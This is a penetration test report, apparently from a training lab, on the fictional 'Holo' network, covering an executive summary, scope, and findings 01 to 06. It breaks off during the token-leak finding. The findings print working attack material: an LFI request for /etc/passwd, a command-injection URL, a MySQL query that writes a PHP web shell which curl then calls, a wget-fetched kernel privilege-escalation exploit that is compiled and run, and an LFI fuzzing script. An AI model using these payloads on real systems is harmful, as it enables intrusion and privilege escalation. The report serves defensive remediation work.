BLACK SUN SECURITY

HOLO EXTERNAL PENETRATION TEST REPORT

September 13, 2021

Contents

Executive Summary


The Black Sun Security team conducted a red team assessment on the “Holo” network over a period of one week. The objective of the assessment was to compromise the Domain Controller as stealthily as possible. All issues found by Black Sun Security have been manually verified and exploited to demonstrate the underlying risk to the “Holo” network.

Black Sun Security was able to successfully compromise the Domain Controller, and along the way several critical/high vulnerabilities were found that allowed the proposed objective to be achieved. Since this approach (with respect to stealth and time given) limits the capabilities in terms of tools and depth of testing, it may not be possible to perform comprehensive testing on internal resources. Therefore, this test can only show the most obvious vulnerabilities that would be used by an attacker to achieve the objective. It is strongly advised to perform at least gray box penetration testing from within the infrastructure.

Brief summary of the results

Results grouped by severity of risk:

- ❗ Critical risk problems: 3
- ⬆ High risk problems: 4
- ⊖ Medium risk problems: 5
- ⬇ Low risk problems: 2
- ℹ Informative problems: 2



Based on the results of the assessment, Black Sun Security considers the security of the corporate network “Holo” to be weak overall but has good points in some cases:

- The team found an **initial attack vector** called *Local File Inclusion* (LFI) that compromises the confidentiality of data on a system. For example, this vulnerability allowed viewing valid credentials from the admin.holo.live web server and logging into the administrator panel.
- The **public web server** admin.holo.live had a way to **execute commands remotely**, so the attacker can access the system that was hosting it and compromise the **data confidentiality, integrity and availability** of a system (which may involve some costs and a short period of time for restoring the compromised system), and also affect the **reputation** of a company.
- A series of **misconfigurations** and **lack of system/software updates**, allowed to enter from the public web server to the **internal network** and compromise all systems, which put at risk the **confidentiality, integrity and availability** of the entire corporate network. This would affect the company’s reputation and customers by exposing their private data, and depending on the attacker’s target (such as, for example, a **ransomware attack**), would involve high costs and long periods of time to restore the entire operational network to a secure state.
- Black Sun Security **values highly the implementation of antivirus** with real-time protection on some internal systems that made it difficult for the Red Team to execute malicious actions.
- Along the way, through common password *hash* recovery methods, the **passwords of two users were successfully obtained**, and although this was a major factor in compromising the network, Black Sun Security **appreciates the use of strong passwords by the majority of users**.

Strategic recommendations

To increase the security posture of the corporate “Holo” network, Black Sun Security recommends that the following strategic actions be taken:

- **Add second-factor authentication on public web servers**: All attackers start on the public side, so it is a good idea to keep the login panel of these systems secure to prevent unauthorized access.
- **Enforce password policy for all users**: During the evaluation, only two users’ passwords could be recovered, which allowed the team to move laterally across the network, as the credentials were reused on many Windows machines. Therefore, it is stressed that all users apply strong passwords and follow the password policy.

- **Recommend secure/defensive coding training for programmers**: Programmers are the first line of defense when it comes to custom web applications. Web programmers should be aware of common mistakes that lead to vulnerabilities and learn ways to prevent these problems before code is run on production systems.
- **Training in secure implementation of Active Directory technology is advised**: It is not required but a misconfiguration could help compromise the entire domain, so it is only advised.
- **Patch as early as possible or, failing that, in the next cycle**: Vulnerable software has been found that can be fixed by upgrading to a newer version. It is also recommended to apply the latest Windows security patches on all systems that, although not used due to stealth and time, Windows machines could be found to be outdated.
- **Architecture alteration on a vulnerable system**: The L-SRV01 host is vulnerable and the best way to mitigate this is to replace the system with the latest updated version. It is recommended that this system be implemented as soon as possible or in the next upgrade/maintenance cycle.
- **Implementation of protections/on all systems**: For the short term, it is recommended to implement and enable all native operating system protections across the internal network (such as Windows antivirus, which was running but with the "Real-Time Protection" option disabled on almost all systems). For the long term, we recommend implementing a SOC with cybersecurity personnel to detect, analyze and correct cybersecurity incidents using different technological solutions and approaches.

Black Sun Security would like to thank **Holo** for the opportunity to work during this assessment. If you have any questions about the contents of this report, please don’t hesitate to contact us.

Scope/Timeline

Scope

IP ranges included in the scope:

- 10.200.191.0/24
- 192.168.100/24

In the process of the test, the following diagram of the Holo network was made:




Figure 1: Holo network diagram

Timeline

DATE	ACTION
31/08/2021	Meeting with the client, to establish the objectives, scope, etc
1/09/2021	Start of the external penetration test
2/09/2021	Access to the internal network (through the L-SRV01 system)
3/09/2021	Access to the S-SRV01 and PC-FILESRV01 systems as NT AUTHORITY\SYSTEM
6/09/2021	Total compromise of the HOLO.LIVE domain
7/09/2021	End of external penetration test. Beginning of the report
13/09/2021	Delivery of the report to the client

Summary findings

Classification of results

Each identified vulnerability or risk has been labeled as a Finding and categorized as Critical Risk, High Risk, Medium Risk, Low Risk or Informational, which are defined as:

RISK	DESCRIPTION
❗ CRITICAL	These vulnerabilities must be addressed promptly, as they can pose a significant security risk to networks, systems or data. Exploitation does not require advanced tools or techniques or special knowledge of the target.
⬆ HIGH	These vulnerabilities must be addressed promptly, as they can pose a significant security risk to networks, systems or data. The problem is usually more difficult to exploit, but could allow the granting of elevated privileges, data loss or a system crash.
⊖ MEDIUM	These vulnerabilities must be addressed in a timely manner. Exploitation is often difficult and requires additional steps, such as social engineering, existing access or special circumstances.
⬇ LOW	Vulnerabilities should be noted and addressed at a later date. These issues offer very little opportunity or information to an attacker and may not pose a true real threat but would reduce the attack surface.
ℹ INFORMATIVE	These issues are for informational purposes only and probably do not pose a real threat. Additional information is provided regarding items detected during testing, stringent controls and additional documentation.

Summary of findings

Although vulnerabilities are divided into categories, they should be resolved from the highest to the lowest:

CRITICAL RISK	
❗ Finding-01	Local File Inclusion
❗ Finding-02	Command Injection
❗ Finding-03	Misconfiguration in MySQL
HIGH RISK	
⬆ Finding-04	Insecure special permissions in the docker binary
⬆ Finding-05	Kernel Exploit (OverlayFS)
⬆ Finding-06	Token leak
⬆ Finding-07	Unrestricted File Upload
MEDIUM RISK	
⊖ Finding-08	Remote NTLM Relay
⊖ Finding-09	Passwords stored in clear text
⊖ Finding-10	Password policy not applied to all users
⊖ Finding-11	DLL Hijacking
⊖ Finding-12	Unconstrained language mode in PowerShell
LOW RISK	
⬇ Finding-13	Real-time protection disabled (Windows Defender)
⬇ Finding-14	HTTPS is not used
INFORMATIVE	
ℹ Finding-15	Exposure of information in the robots.txt file
ℹ Finding-16	WordPress outdated

Findings

Critical Risk Findings


Finding 01 - Local File Inclusion

Finding-01	Local File Inclusion
❗ Critical risk	Affected systems: L-SRV02

Observation:

A Local File Inclusion vulnerability was found in the virtual host dev.holo.live, through the `img.php` file, which allows viewing any file on the system:

- http://dev.holo.live/img.php?file=/etc/passwd




```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
```

Figure 2: dev.holo.live vulnerable to LFI

Recomendations:

As you can see in the following image, the code receives a **file** parameter by the GET method, and directly passes that value to the `readfile ()` function:



```
www-data@b16ba389d17a:/var/www/dev$ cat img.php
<?php
$file = $_GET["file"];
header("Content-type: {$imginfo['mime']}");
readfile($file);
?>
```

Figure 3: Code vulnerable to LFI

Some recommendations:

- To avoid LFI (Local File Inclusion) and many other vulnerabilities, never rely on user input.

- If this is not possible, the application can maintain a list of allowed files, which can be included by the page.
- It is also recommended, if possible, to accept only characters and numbers for file names (A-Z 0-9). Blacklist all special characters that have no use in a file name.

References:

- Testing for Local File Inclusion
- Input Validation Cheat Sheet (OWASP)

Validation:

From a Windows/Linux system, we can use the following Python3 script and see if the parameter has been mitigated correctly:

First we need to download a dictionary containing payloads about LFI, which is as follows: file_inclusion_linux.txt

Then we copy and paste the following Python script:

```
#!/usr/bin/python3

import requests
import time
import signal
import re
import sys
import threading
import os

# Ctrl+C
def def_handler(sig, frame):
    print("\n[!] Exiting...\n")
    sys.exit(1)

signal.signal(signal.SIGINT, def_handler)

# Variables:
vuln_url = "http://dev.holo.live/img.php?file="

def makeRequest(payload):
    lfi_url = vuln_url + payload
    r = requests.get(url=lfi_url)
    if r.status_code == 200:
        if int(r.headers['Content-Length']) > 0:
            print("[+] Vulnerable parameter.")
            print(f"Payload: {lfi_url}")
            print(f"[i] Content:\n{r.text}")
            os._exit(os.EX_OK)
    else:
        print(f"[-] Status code isn't 200: {r.status_code}")
        print(f"[-] Exiting...")
        os._exit(os.EX_OK)

def main():
    max_threads = 25
    counter = 0
    f = open("file_inclusion_linux.txt", "r")
    threads = list()
    for payload in f.readlines():
```

```python
        if counter != max_threads:
            x = threading.Thread(target=makeRequest, args=(payload.strip('\n'),))
            threads.append(x)
            x.start()
            counter += 1
        else:
            print("[+] Applying LFIs to the \"file\" parameter...")
            print(f"[i] {counter}/2246")
            time.sleep(3)
            max_threads += 25
    print("\n[+] Parameter mitigated to Local File Inclusion vulnerability.")

if __name__ == "__main__":
    main()
```

And, finally, we execute it:

Note: Both the Python script and the dictionary must be in the same directory. Also remember to install the imported modules in the provided script.


```
> python3 lfi.py
```

Finding 02 - Command Injection

Finding-02	Command Injection
❗ Critical risk	Affected systems: L-SRV02

Observation:

In the file `http :// admin.holo.live / dashboard.php` (after authentication on the virtual host admin.holo.live), a parameter was discovered that can be used for remote command execution, injecting any command because the input is controlled by the user.



admin.holo.live/dashboard.php?cmd=whoami;%20hostname

www-data 72001c91f6fe

Figure 4: admin.holo.live vulnerable to command injection

This may allow the attacker to access the **L-SRV02** machine and execute commands as a non-privileged user.

Recomendations:

Short-term recommendation:

Allow only static command execution, i.e. no user can control the input through a parameter. Example:

```
<?php echo passthru('cat /tmp/Views.txt'); ?>
```

Also remove the comments found in the `dashboard.php` file, which allows the attacker to discover that he can perform RCE (Remote Code Execution) through the **cmd** parameter:

```
  <div class="card-body">
    <h4 class="card-title"> 83
Visitors today</h4>
    <!-- //if ($_GET['cmd'] === NULL) { echo passthru("cat /tmp/Views.txt"); } else { echo passthru($_GET['cmd']);} -->
  </div>
```

Long-term recommendation:

Implement another method such as a plugin or feature that performs the same functionality (to update in real time visitors on a daily basis). After doing so, immediately remove the **cmd** parameter.

Validation:

To check if the vulnerability was mitigated, it is necessary that no person can control any input, so that the attacker can do absolutely nothing. In the short-term recommendation, a PHP code was shown that does not receive any parameters and still has the same functionality.

Finding 03 - Misconfiguration in MySQL

Finding-03	Misconfiguration in MySQL	⌃ ⌄
❗ Critical risk	Affected systems: L-SRV01	

Observation:

From host L-SRV02, authenticated as the **admin** user against the remote MySQL service of system L-SRV01, a misconfiguration was found in the `secure_file_priv` variable which has the following value:

```
mysql> SHOW VARIABLES LIKE "secure_file_priv";

+------------------+----------------+
| Variable_name | Value |
+------------------+----------------+
| secure_file_priv | /var/www/html/ |
+------------------+----------------+
1 row in set (0.00 sec)
```

If the user has **superprivileges** (in this case, the **admin** user has them) or the **FILE** privilege in MySQL, it may allow the attacker to upload files in the `/var/www/html` directory of host L-SRV01:

```
mysql> SELECT super_priv FROM mysql.user WHERE user="admin";
+------------+
| super_priv |
+------------+
| Y |
+------------+
1 row in set (0.00 sec)
```

This misconfiguration can be concatenated with a remote command execution if the remote host has a web server where it hosts resources within the directory mentioned above (in this case, host L-SRV01 hosts a web server on port 8080 and its root directory is `/var/www/html`). Example of a PHP file upload to achieve RCE:

```
> select "<?php system($_REQUEST['cmd']); ?>" INTO OUTFILE '/var/www/html/shell.php';
```


From host L-SRV02, we use `curl` to request the created `shell.php` file to execute a command through the **cmd** parameter:

```
> curl -s 'http://192.168.100.1:8080/shell.php?cmd=hostname'
ip-10-200-191-33
```

Recomendations:

It is recommended to use data import and export operations differently, to avoid abuse of the **FILE** or **super_priv** privilege. To remedy this MySQL problem immediately, we have two options:

- Disable the `FILE` and `super_priv` privileges to the **admin** user.
- Disable the `secure_file_priv` variable as follows (recommended):




```
# Instead of skip-networking the default is now to listen only on
# localhost which is more compatible and is not less secure.
bind-address      = 192.168.100.1
secure-file-priv = NULL
```

Figure 5: mysqld.cnf file (with null value in the variable secure_file_priv)

If set to NULL, the server disables import and export operations. You must then restart the MySQL service to save the changes.

Attention: The value of the `secure_file_priv` variable MUST NOT BE EMPTY because for MySQL it means that you can read/upload a file anywhere on the system. The documentation itself describes this:



`secure_file_priv` may be set as follows:

- If empty, the variable has no effect. This is not a secure setting.

Figure 6: Insecure configuration (MySQL documentation)

References:

- https://dev.mysql.com/doc/refman/5.7/en/server-system-variables.html#sysvar_secure_file_priv

Validation:

To validate if we solved the problem, we must connect to the MySQL service as the **admin** user and execute some commands to try to upload/read a file:

```
> select "Test" INTO OUTFILE '/var/www/html/test.txt';
> select load_file('/etc/passwd');
> select load_file('/var/www/html/index.php');
```

If we were unable to read or save a file then, in principle, the problem has been successfully mitigated.

High Risk Findings

Finding 04 - Insecure special permissions in the docker binary

Finding-04	Insecure special permissions in the docker binary
High risk	Affected systems: L-SRV01

Observation:

An insecure configuration was found on the `docker` binary, where its permissions are SUID, which allows docker to run in a privileged context, and consequently be abused to access the filesystem, escalate or maintain privileged access with a backdoor SUID or by adding SSH keys in the `/root/.ssh` directory on the host.

Recomendations:

It is recommended to run the `docker` binary as the **root** user with the `sudo` command, to avoid adding special permissions or settings and allowing unprivileged users to exploit this vulnerability.

To remedy this problem, it will be necessary to remove the SUID permissions from the `docker` binary:

```
> chmod -s /usr/bin/docker
```

References:

- GTFOBins - SUID

Validation:

```
# Detection:
> find / -perm -u=s -type f 2>/dev/null
...
/usr/bin/docker
```

If the `/usr/bin/docker` binary does not appear, the problem is mitigated.

Finding 05 - Kernel Exploit (OverlayFS)

Finding-05	Kernel Exploit (OverlayFS)
High risk	Affected systems: L-SRV01

Observation:

The overlayfs implementation in the linux kernel did not properly validate with respect to user namespaces the setting of file capabilities on files in an underlying file system. Due to the combination of unprivileged user namespaces along with a patch carried in the Ubuntu kernel to allow unprivileged overlay mounts, an attacker could use this to gain elevated privileges. Demonstration on host L-SRV01:

```
> cd /tmp
> wget https://raw.githubusercontent.com/briskets/CVE-2021-3493/main/exploit.c # Exploit download
> gcc exploit.c -o exploit # Compile exploit
> chmod +x exploit
> ./exploit
> whoami
root
```

Recomendations:

Upgrade the Linux kernel to 5.11.

References:

- CVE-2021-3493 (Ubuntu)
- SSD Advisory - OverlayFS PE (explanation of vulnerability in depth)
- CVE-2021-3494 (CVE-MITRE)

Validation:

Repeat the above steps on host L-SRV01. If we see that we are NOT the **root** user, then the vulnerability is patched. To clean the files, see the CleanUp section.

Finding 06 - Token leak

Finding-06	Token leak
⬆ High risk	Affected systems: S-SRV01

Observation:

The page hosted on the S-SRV01 system, leaks the token required for password reset. Attackers can reset the passwords of any valid user. Steps to be taken to reset a user's password:




Figure 7: Click on the button to reset the password (1)





Figure 8: Enter the user gurag (2) and click reset (3)

